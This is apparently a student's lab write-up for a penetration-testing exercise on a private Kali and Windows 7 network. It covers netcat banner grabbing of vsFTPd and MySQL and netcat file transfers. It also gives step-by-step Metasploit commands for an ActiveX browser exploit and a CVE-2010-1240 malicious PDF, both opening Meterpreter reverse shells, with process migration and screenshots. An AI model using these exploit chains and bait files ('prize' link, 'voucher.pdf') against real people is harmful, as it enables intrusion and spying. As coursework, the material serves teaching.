
**Question 1**


**1.1**

1. **nc 192.168.1.103 21**
2. **software program is vsFTPd**
3. **the version is 2.3.4**

****


**1.2**

1. **nc 192.168.1.103 3306**
2. **5.0.51a**

****

**1.3**

* 1. **cd Downloads**
  2. **sudo nc -vlp 2222 > genius.txt**
  3. **ls - l**
  4. **cd Documents**
  5. **nc 192.168.1.102 2222 < genius.txt**

****

**1.4**


**A.**

* 1. **sudo nc 192.168.1.101 2222 > happy.txt**
  2. **ls - l**

**B.**

1. **nc -vlp 2222 < happy.txt**

**C.**

****


**Question 2**

**2.1**


1. **All steps:**
   1. sudo service postgresql start
   2. sudo msfconsole
   3. search activex scripting browser
   4. use 0
   5. set payload windows/x64/meterpreter/reverse\_tcp
   6. show options
   7. set srvport 80
   8. set uripath prize
   9. set allowprompt true
   10. show advanced
   11. set prependMigrate true
   12. set prependMigrateProc explorer.exe
   13. exploit

//(Use the created link in the target browser)

* 1. session -i 1
  2. migrate 2580
  3. ps -S explorer
  4. getuid
  5. getpid

****

**2.2**

****

1. **Local Address:Port (Kali side) Peer Address:Port (Win7 side)**

**192.168.1.102:4444 192.168.1.101:49171**

**Question 3**

**3.1**

1. **All steps:**

**//**create the pdf

* 1. sudo service postgresql start
  2. sudo msfconsole
  3. search cve:2010-1240
  4. use 1
  5. set payload windows/x64/meterpreter/reverse\_tcp
  6. show options
  7. set exename iexplorer.exe
  8. set filename voucher.pdf
  9. back

//set handler to receive tcp connection

* 1. use exploit/multi/handler
  2. set payload windows/x64/meterpreter/reverse\_tcp
  3. set lhost 192.168.1.102
  4. set lport 4444
  5. exploit


//use nc to transfer “voucher.pdf” from kali to win 7

* 1. cd /root/.msf4/local
  2. ls
  3. nc -vlp 2222 < voucher.pdf
  4. cd Documents (on win 7)
  5. nc 192.168.1.102 2222 > voucher.pdf

//opening the pdf file, which will establish the connection


* 1. pwd
  2. getpid
  3. ps -S explorer
  4. migrate 2580
  5. pwd
  6. getpid
  7. ps -S explorer

1. I accidently used ‘iexplorer.exe’ for the new process, but I believe this won’t matter, in this scenario, as it then needs to be migrated to the exciting/true ‘explorer.exe’ process; which will produce the same result.

****

**3.2**

1. **The command is ‘screenshot’ .**

****